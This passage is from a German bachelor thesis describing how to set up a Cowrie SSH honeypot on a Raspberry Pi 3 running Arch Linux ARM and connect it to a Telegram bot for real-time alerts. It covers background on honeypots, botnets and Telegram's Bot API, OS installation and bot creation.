BACHELORTHESIS

HoneyBot: Aufbau eines Honeypots mit dem Einplatinencomputer Raspberry Pi und Anbindung an einen Telegram-Bot

---

Autor:
Saverio WELLER
Matrikelnummer:
1013834

Hauptreferent:
Prof. Dr. Christian BAUN
Korreferent:
Prof. Dr. Matthias DEEGENER

Eine Bachelorthesis zur Erlangung des
akademischen Grades Bachelor of Science (B.Sc.)
im Studiengang Informatik an der

Frankfurt University of Applied Sciences
Fachbereich 2: Informatik und Ingenieurwissenschaften

4. September 2019

Eidesstattliche Erklärung

Hiermit versichere ich, Saverio WELLER, dass ich die vorliegende Arbeit mit dem Titel „ HoneyBot: Aufbau eines Honeypots mit dem Einplatinencomputer Raspberry Pi und Anbindung an einen Telegram-Bot “ selbstständig und ohne Benutzung anderer als der angegebenen Hilfsmittel angefertigt habe. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten und nicht veröffentlichten Schriften entnommen sind, sind als solche kenntlich gemacht. Die Arbeit hat in gleicher Form noch keiner anderen Prüfbehörde vorgelegen. [1]

Unterschrift:

Datum:

FRANKFURT UNIVERSITY OF APPLIED SCIENCES

Zusammenfassung

Frankfurt University of Applied Sciences

Fachbereich 2: Informatik und Ingenieurwissenschaften

Bachelor of Science (B.Sc.)

HoneyBot: Aufbau eines Honeypots mit dem Einplatinencomputer Raspberry Pi und Anbindung an einen Telegram-Bot

von Saverio WELLER

Diese Bachelorthesis implementiert einen SSH-Honeypot auf dem Einplatinencomputer Raspberry Pi 3 Modell B und verbindet diesen mit einem Telegram-Bot. Dieser informiert über bestimmte Ereignisse zum Zeitpunkt des Geschehens. Zusätzlich serialisiert und speichert dieser Daten wie beispielsweise Anmeldeversuche und ausgeführte Befehle.

Das Aufzeichnen der Befehle soll einen Einblick über die aktuellen Methoden bei Cyberangriffen verschaffen.

FRANKFURT UNIVERSITY OF APPLIED SCIENCES

Abstract

Frankfurt University of Applied Sciences

Fachbereich 2: Informatik und Ingenieurwissenschaften

Bachelor of Science (B.Sc.)

HoneyBot: Aufbau eines Honeypots mit dem Einplatinencomputer Raspberry Pi und Anbindung an einen Telegram-Bot

by Saverio WELLER

This bachelor thesis implements an SSH honeypot on a single-board computer called Raspberry Pi 3 Model B and connects it with a Telegram bot. This bot informs about certain events at the time of the occurence. Additionally it serializes and logs data like used credentials or executed commands.

These logs shall provide an overview of the current methods used in cyber attacks.

Danksagung

Hiermit möchte ich mich bei all denjenigen bedanken, die mir das Studium ermöglicht und mich in dieser Zeit begleitet haben.

Insbesondere möchte ich mich dabei bei meiner Familie bedanken, ohne die ich nicht zu diesem Punkt gekommen wäre, aber auch bei meiner Freundin, die mir den Rücken frei hielt und somit Zeit zum Lernen und auch zum Schreiben verschaffte.

Weiterhin möchte ich mich auch bei Herrn Prof. Dr. Christian BAUN, der sich bereit erklärt hat als Hauptreferent zur Verfügung zu stellen und bei der Themenwahl geholfen hat, und Herrn Prof. Dr. Matthias DEEGENER, der sich als Korreferent zur Verfügung stellte, bedanken.

Auch gilt mein Dank Herrn HOCKERTS, welcher die Netzkonfiguration für den Raspberry Pi übernahm und diesen in dem Serverraum der Frankfurt University of Applied Sciences anbrachte.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

Abkürzungsverzeichnis

API	**A**pplication **P**rogramming **I**nterface
APT	**A**dvanced **P**ackaging **T**ool
ARM	**A**dvanced **R**ISC **M**achines
AUR	**A**rch **U**ser **R**epository
BCM	**B**road**c**o**m**
DDoS	**D**istributed **D**enial **o**f **S**ervice
GHz	**G**iga**h**er**t**z
GNU	**G**NU's **N**ot **U**nix
ID	**Id**entifikator
IDA	**I**nteractive **D**is**a**ssembler
IRC	**I**nternet **R**elay **C**hat
MAC	**M**edia **A**ccess **C**ontrol
MB	**M**ega**b**yte
MHz	**M**ega**h**er**t**z
RISC	**R**educed **I**nstruction **S**et **C**omputer
RJ	**R**egistered **J**ack
SD	**S**ecure **D**igital
SSH	**S**ecure **Sh**ell
UDP	**U**ser **D**atagram **P**rotocol
VFAT	**V**irtual **F**ile **A**llocation **T**able
WLAN	**W**ireless **L**ocal **A**rea **N**etwork

1 Einleitung

In einer digitalisierten Welt, in der immer mehr Geräte an das Internet angeschlossen werden spielt Sicherheit eine große Rolle. Wird diese nicht richtig beachtet, kann das schwerwiegende Folgen haben.

Diese reichen vom Diebstahl des Benutzerkontos, von dem man durch eine Änderung des Passworts ausgeschlossen wird, bis hin zu dem Haften für das, was mit einem gekapertem Gerät ausgeführt wird.

So gibt es im Internet ganze Netzwerke von Rechnern oder Ähnlichem, von welchen es Angriffe auf andere Systeme gibt. Dabei muss der Ursprung des Angriffs gar kein Rechner sein. Es kann genau so gut ein beliebiges Gerät sein, dass in beispielsweise einem „Smart Home“, einem vernetzen und teilweise fern steuerbaren Zuhause, an das Netzwerk angeschlossen wurde.

Um heraus zu finden, wie wichtig die Sicherheit der Geräte ist, kann ein Honeypot, ein System mit bewussten Sicherheitslücken und welches die Angriffe aufzeichnet, eingerichtet werden. Der in dieser Bachelorthesis verwendete Honeypot ist dabei an das Netzwerk der Frankfurt University of Applied Sciences angeschlossen, aber zur eignen Sicherheit klar von anderen Geräten abgetrennt.

Dadurch ist dieser mit einer eigenen IP-Adresse weltweit adressierbar, was nicht bei allen Internet-Anbietern im privaten Bereich der Fall ist.

Zusätzlich wird dieser Honeypot mit einem Telegram-Bot verbunden, der aktuelle Ereignisse in Echtzeit an ein Smartphone schicken kann. Dadurch ist ein instantaner Überblick über aktuell stattfindende Angriffe möglich.

Ziel dieser Bachelorthesis ist es mit Hilfe des Honeypots die aktuellen Angriffsmethoden kennen zu lernen und zu analysieren. Auch soll ein Überblick darüber gewonnen werden in welcher Häufigkeit und Verteilung diese Angriffe stattfinden.

Zusätzlich soll es über den angebundenen Bot möglich sein im Notfall intervenieren zu können. Das schließt die Kontrolle über den Honeypot ein, aber auch die Kontrolle über die Verbindungsmöglichkeiten mit dem Hauptsystem.

Diese Arbeit sammelt dabei über einen bestimmten Zeitraum Daten über die Häufigkeit und Verteilung von Angriffen, sowie die verwendeten Befehle nach erfolgreichem Anmelden. Die gesammelten Daten werden daraufhin analysiert und typische Angriffsmuster zusammen gefasst.

Im Verlauf dieser Bachelorthesis wird zunächst ein Überblick über die verwendete Technik gegeben, Begriffe erklärt und der Aufbau erläutert. Anschließend werden die Angriffe analysiert und daraus ersichtliche Muster sowie deren Ziele beschrieben.

2 Stand der Technik

In diesem Kapitel wird die eingesetzte Hard- und Software beschrieben und ein Einblick über deren aktuellen Stand gegeben.

2.1 Honeypot

Ein *Honeypot*, zu Deutsch *„Honigtopf“*, beschreibt im Allgemeinen eine Vorrichtung, die dazu dient potenzielle Angreifer*innen an zu locken und somit von anderen Zielen ab zu lenken. In der Computersicherheit kann dies ein Server oder aber auch ein einzelnes Programm sein mit bewusst eingerichteten Sicherheitslücken. Diese können auch in eine abgeschirmte Umgebung führen, in der ein Protokollieren möglich ist, aber die Resultate von Angriffen nicht persistent sind oder sich auf den Rest der Umgebung auswirken.



ABBILDUNG 2.1: Honeypot: Bewusste Schwachstelle im Netzwerk

In dieser Bachelorthesis kommt die Software *Cowrie* [2] von Michel OOSTERHOF zum Einsatz, welche ein *SSH* (Secure Shell) und *Telnet* Honeypot ist. Beides sind Netzwerkprotokolle, mit denen es möglich ist eine textbasierte Verbindung zu einem entfernten Gerät auf zu bauen. Im Fall einer SSH-Verbindung ist diese auch verschlüsselt.

Cowrie zeichnet dabei sowohl Brute-Force-Angriffe als auch die Interaktion mit der Kommandozeile auf. Brute-Force-Angriffe bezeichnen kryptoanalytische Angriffe, bei denen alle möglichen Schlüssel ausgetestet werden um Zugriff auf verschlüsselte Dateien oder Systeme zu erhalten. Durch das Aufzeichnen der Kommandozeile ist es möglich den Ablauf eines Einbruchs in ein digitales System nach zu verfolgen und die verwendeten Methoden zu analysieren. Zusätzlich liefert Cowrie ein Dienstprogramm um einen aufgezeichneten Angriff in originaler Geschwindigkeit ab zu spielen.

Die freie Software ist in der Programmiersprache *Python* (ab `Version 3.5`, Stand: Juli 2019) geschrieben und setzt dazu eine isolierte Umgebung voraus, welche durch das pythoneigene Modul `venv` erstellt werden kann. Zusätzlich bietet Cowrie eine Schnittstelle zum Erweitern der Ausgabe an. Dies vereinfacht die Anbindung an den *Telegram-Bot* im Gegensatz zu vergleichbaren Lösungen, die inkompatibel mit aktuellen Python-Versionen sind oder erweiterte Ausgaben nicht vorgesehen haben.

2.2 Raspberry Pi

Der *Raspberry Pi* ist ein Einplatinencomputer in der ungefähren Größe einer Kreditkarte. Förderung, Entwicklung, Herstellung und Vertrieb erfolgt durch die Organisationen *Raspberry Pi Foundation* und *Raspberry Pi Trading*, wobei erstere den gemeinnützigen und bildenden Anteil übernimmt. [3]

Dank der ARM-Architektur des verwendeten Mikroprozessors ist der Energiebedarf gering und in Kombination mit der kostengünstigen Anschaffung von circa 32 € (Stand: 20. Juli 2019) [4] stellt der Raspberry Pi bei geringem Datendurchsatz eine gute Alternative zu Servern dar.

Tabelle 2.1 zeigt einen kleinen Überblick über die Spezifikationen des Raspberry Pis 3 Modell B. Im Vergleich zu Vorgängermodellen hat dieser doppelten Arbeitsspeicher und die auch die Prozessor-Architektur hat einen Sprung von der 32-Bit auf die 64-Bit Version erlebt.

ABBILDUNG 2.2: Raspberry Pi 3 Modell B

Quelle: https://www.raspberrypi.org/products/raspberry-pi-3-model-b/

TABELLE 2.1: Raspberry Pi Spezifikationen

Modell	Raspberry Pi 3 Modell B
Prozessor	ARM Cortex-A53 (64-Bit), 4 Prozessorkerne, 1200 MHz Taktfrequenz
Chipsatz	Broadcom BCM2837
Arbeitsspeicher	1024 MB
Netzwerke	Ethernet: 100BASE-T RJ45 WLAN: 802.11n (BCM43143) Bluetooth Low Energy 4.1

Um dies nutzen zu können muss das auch von dem Betriebssystem reflektiert werden , weshalb diese Thesis auf die Linux Distribution „Arch Linux ARM“ setzt und nicht das offizielle Betriebssystem „Raspbian“ zum Einsatz kommt.

Ein weiterer Vorteil von „Arch Linux ARM“ ist die Tatsache, dass diese Distribution auf Aktualität setzt und somit mehr Programme und Dienste zur Verfügung stehen, was beispielsweise beim Einsatz des hier gewählten *Telegram-Bots* entscheidend ist, welcher auf der neuesten Version von Python basiert.

Seit dem Erscheinen von diesem Modell im Februar 2016 sind zwei weitere Nachfolger erschienen. Zum einen der Raspberry Pi 3 Modell B+ im März 2018 mit höherer Taktfrequenz, Gigabit-Ethernet und 5 Gigahertz WLAN Unterstützung. Zum anderen erschien im Juni 2019 eine neue Generation (Raspberry Pi 4) mit 3 neuen Modellen, die bis zu 4 Gigabyte Arbeitsspeicher verbaut haben und eine 4K-Bildauflösung unterstützen.

2.3 Bot

Der Begriff *Bot* leitet sich vom englischem „Robot“, zu Deutsch Roboter, ab und bezeichnet ein automatisch repetitive Aufgaben erfüllendes Programm. Dabei gibt es verschiedene Unterarten von Bots und in dieser Thesis findet ein sogenannter Chatbot Anwendung.

Ein Chatbot erlaubt die Kommunikation mit technischen Systemen und kann somit als Schnittstelle zu Diensten und Programmen dienen. [5] Dieser reagiert dann nur auf bestimmte, vorprogrammierte Befehle und ermöglicht so zum Beispiel das Abfragen der Status diverser Komponenten.

Es gibt jedoch auch schädliche Bots, welche mittels der zuvor beschriebenen Brute-Force-Attacke versuchen sich in verschiedene Server ein zu wählen. Diese Angriffe verlaufen dabei automatisiert und bei Erfolg werden anschließend bestimmte Sequenzen von Befehlen abgearbeitet mit dem Ziel einen dauerhaften Zugang zu dem besagten Server ein zu richten. Zusätzlich ist es nicht unüblich, dass dieser Bot anschließend einem *Internet Relay Chat* (IRC) beitritt.

Im IRC wartet der Bot anschließend auf Befehle von den betreibenden Personen. Diese können unterschiedlich ausfallen und über das Senden und

Empfangen von Daten hinaus gehen. Die Betreiber*innen können die Dienste der Bots auch zum Verkauf anbieten um beispielsweise sogenannte *Denial of Service-Angriffe* (DoS-Angriffe) aus zu führen. Diese führen zu einer Nichtverfügbarkeit von bestimmten Internetdiensten in Folge von einer mutwilligen Überlastung des Datennetzes. [6]

Sind mehrere Bots miteinander verbunden spricht man von *Botnetzen* oder auch *Botnets*. Mit diesen sind nicht nur verteilte DoS-Angriffe möglich (*Distributed* Denial of Service-Angriffe, kurz DDoS), sondern auch massenhaftes Versenden von Spam- oder Phishing-Mails zum Erhalt von Anmeldedaten. Auch können so mehrere Systeme gleichzeitig angegriffen werden, um das Botnetz noch zu erweitern.

Zusätzlich gibt es noch weitere Arten von Bots, wie zum Beispiel künstliche Intelligenzen wie in etwa *Siri*, der Spracherkennungssoftware von Apple, oder aber auch *Cortana*, der digitalen Assistentin von Microsoft, die ebenfalls mit Spracherkennung ausgestattet ist. Da diese reine Programme sind, mit denen interagiert werden kann, gelten diese ebenfalls als Bots, auch wenn diese sich maßgeblich von den Bots aus den zuvor genannten Botnetzen unterscheiden. Letztere sind auch als *Zombies* bekannt.

2.4 Telegram

Telegram ist ein seit 2013 existierender Dienst zur Übermittlung von Sofortnachrichten und verfügbar für diverse Plattformen, die sowohl den Smartphone- bis Desktop-Bereich abdecken als auch eine installationsfreie Webversion anbieten. [7]

Für Entwickler stellt Telegram ihre verschiedenen Programmierschnittstellen (Application Programming Interfaces oder aber auch APIs) frei zur Verfügung. Diese bestehen aus der *Bot API*, der *Telegram Database Library* und der *Telegram API* selbst (Stand: 20. Juli 2019). Damit unterscheidet sich Telegram von anderen führenden Sofortnachrichtendiensten, die zum einen keine offiziellen Bots anbieten und zum anderen entweder keine Programmierschnittstelle direkt anbieten oder diese für Nutzer*innen nicht frei zugänglich ist.

Die Bot API von Telegram bietet nicht nur eine vergleichsweise einfache Grundlage zur Erschaffung von Bots, sondern ermöglicht es auch den Nutzer*innen eine angepasste Tastatur zu verwenden, welche die Interaktion

komfortabler gestaltet. Über diese können vordefinierte Befehle auf Knopfdruck ausgeführt werden und somit das manuelle Eingeben ersetzen.

Zur Verwendung der Bot API gibt es diverse Bibliotheken, von denen einige auf der Webseite von Telegram selbst aufgelistet sind. [8]

Von den dortigen Python-Bibliotheken kommt in dieser Bachelorthesis *AIOGram* zum Einsatz. Diese ist asynchron gehalten und ermöglicht somit das Absetzen diverser Befehle ohne auf die Fertigstellung der Vorherigen warten zu müssen. [9]

Andere Bibliotheken kamen ebenfalls in Betracht, doch blockierten diese teilweise, sobald ein Befehl gesendet wurde. Das heißt eine weitere Interaktion mit diesen war nicht mehr möglich. Auch vorgekommen ist, dass der Bot nicht mehr reagierte, nachdem eine andere Instanz eine Nachricht verschickte.

3 Aufbau

Dieses Kapitel befasst sich damit das Betriebssystem auf dem Raspberry Pi 3 zu installieren, die benötigten Programme zu installieren und diese im Anschluss zu konfigurieren.

3.1 Installation des Betriebssystems

Um Arch Linux ARM zu installieren bieten die Betreiber der Seite des Betriebssystems eine ausführliche Anleitung zur Installation an. Voraussetzung für die dort genannten Beispiele ist lediglich eine GNU/Linux-Distribution. [10]

Diese Anleitung kann mit ein paar kleinen Änderungen übernommen und in ein Skript zur Automatisierung des Vorgangs überführt werden (siehe Anhang A.1).

Dabei läuft der Ablauf wie folgt ab:

Zunächst muss die microSD-Karte, von welcher der Raspberry Pi aus gestartet wird, formatiert und partitioniert werden. Für das Betriebssystem werden zwei Partitionen benötigt. Für die Erste reicht eine Größe von 100 MB für den Bootloader zum Hochfahren des Systems aus. Das Dateisystem dieser Partition sollte dabei vom Typ `VFAT` (*Virtual File Allocation Table*) sein.

Der Rest des Speicherplatzes der Karte ist für die zweite Partition vorgesehen, welche das *Root-Verzeichnis* von Arch Linux ARM beinhaltet. Das Dateisystem der Wahl für diese Partition ist `ext4` (*fourth extended filesystem*).

Damit sind die Vorbereitungen abgeschlossen und nun kann das aktuellste Abbild des Betriebssystems von der Webseite[1] heruntergeladen. In diesem Fall entspricht das der Datei
`ArchLinuxARM-rpi-3-latest.tar.gz` (Stand: 25. Juli 2019).

[1] `http://os.archlinuxarm.org/os/`

Dieses Archiv muss nun in die zweite Partition entpackt und im Anschluss daran alle Dateien aus dem Ordner `boot` in die erste Partition verschoben werden. Nach erfolgreichem Entpacken und Verschieben kann die microSD-Karte nun in den Raspberry Pi gesteckt und dem Gerät mittels Ethernet-Kabel Internetzugang zur Verfügung gestellt werden.

Nach dem Starten des Raspberrys ist es nun möglich sich dort direkt an zu melden oder dies über eine SSH-Verbindung zu tun. Tabelle 3.1 zeigt dafür die Standard-Anmeldedaten von Arch Linux ARM.

TABELLE 3.1: Standard-Anmeldedaten von Arch Linux ARM

Benutzer	alarm	root
Passwort	alarm	root

Vor der weiteren Nutzung muss als finaler Schritt der Installation nun noch folgende Befehle benutzt werden, um den Schlüsselring zu initialisieren und zu befüllen:

```
pacman-key --init
pacman-key --populate archlinuxarm
```

Dies ist insofern wichtig, da Arch Linux ARM die Pakete des Paketmanagers *Pacman* signiert um die Authentizität zu verifizieren. Danach können die ersten Programme und Dienste installiert werden. Da die Anmeldedaten jedoch öffentlich sichtbar sind und bei jeder Installation des Betriebssystems gleich ist, ist aus sicherheitstechnischer Sicht zu empfehlen als ersten Schritt diese Daten zu ändern.

3.2 Generierung des Telegram-Bots

Vor der Konfiguration vom Raspberry Pi muss nun zuerst der Telegram-Bot erstellt werden, da von diesem der Token und eine Chat-ID benötigt wird. Dazu muss dem sogenannten *Botfather* geschrieben werden. Abbildung 3.1 zeigt, wie dies in der Android-Version des Messengers möglich ist.

Zunächst einmal muss über die Schaltfläche am rechten, unteren Rand eine neue Nachricht verfasst werden. Bei der Auswahl der Kontakte ist es möglich am rechten, oberen Rand nach Kontakten zu suchen, die nicht im eigenen Adressbuch vorhanden sind. Wird dort *botfather* eingetragen ist das einzige Ergebnis der offizielle `@BotFather`-Bot von Telegram. Wird dieser darauffolgend ausgewählt erhält man eine kurz gehaltene Übersicht über diesen Bot.



ABBILDUNG 3.1: Den Telegram Botfather suchen und anschreiben

Um mit diesem nun zu interagieren muss der Bot mit dem Befehl `/start` gestartet werden, welcher in Form einer Schaltfläche vorhanden ist. Erst nach Betätigung von dieser ist es wieder möglich mit einer Tastatur Text ein zu geben. Als Alternative dazu erscheint aber auch eine Schaltfläche am rechten Rand innerhalb des Nachrichtenfeldes. Über diese lassen sich vordefinierte Befehle eingeben.

Ist also der erste Befehl an den Bot verschickt worden, ist die Antwort darauf eine Liste mit diversen weiteren Befehlen, die unterstützt werden. Zum Erstellen eines neuen Bots muss `/newbot` eingegeben werden, woraufhin der Name und der Benutzername von diesem abgefragt wird. Der Benutzername muss jedoch mit dem Wort *bot* enden, um dieses Konto auf den ersten Blick als Bot erkenntlich zu machen.

Wenn dieser Name keine unerlaubten Zeichen enthält und noch verfügbar ist gratuliert der BotFather nun zur Fertigstellung. In dieser Nachricht ist auch der Token enthalten, der zur Steuerung des Bots notwendig ist. Dieser sollte dementsprechend sicher gespeichert und nicht geteilt werden.

Optional kann noch ein Profilbild der neuen Schöpfung hinzugefügt werden. Dies ist möglich mit dem `/setuserpic` Befehl und der anschließenden Angabe des Bots, dessen Bild geändert werden soll.

Um die eigene Telegram-ID zu erhalten kann der nun erhaltene Token dazu genutzt werden einen Bot zu schreiben, der einem sämtliche Attribute einer Nachricht ausliest und diese entweder aufbereitet oder unbearbeitet zurück schickt. Alternativ dazu gibt es auch beispielsweise Bots, wie in etwa der `@userinfobot`, die einem diese Information nach dem `/start`-Befehl zuschicken.

Die Option einen eigenen Testbot mit diesem Token zu erstellen ist jedoch empfehlenswerter, da bei fremden Bots nicht bekannt ist, was mit den erhaltenen Daten im Anschluss passiert. Zusätzlich muss der Bot mindestens einmal von einer ID eine Nachricht erhalten haben, um diese anschreiben zu können. Dies ist von Telegram so vorgesehen, um zu vermeiden, dass Bots willkürlich IDs ausprobieren und anschreiben können.

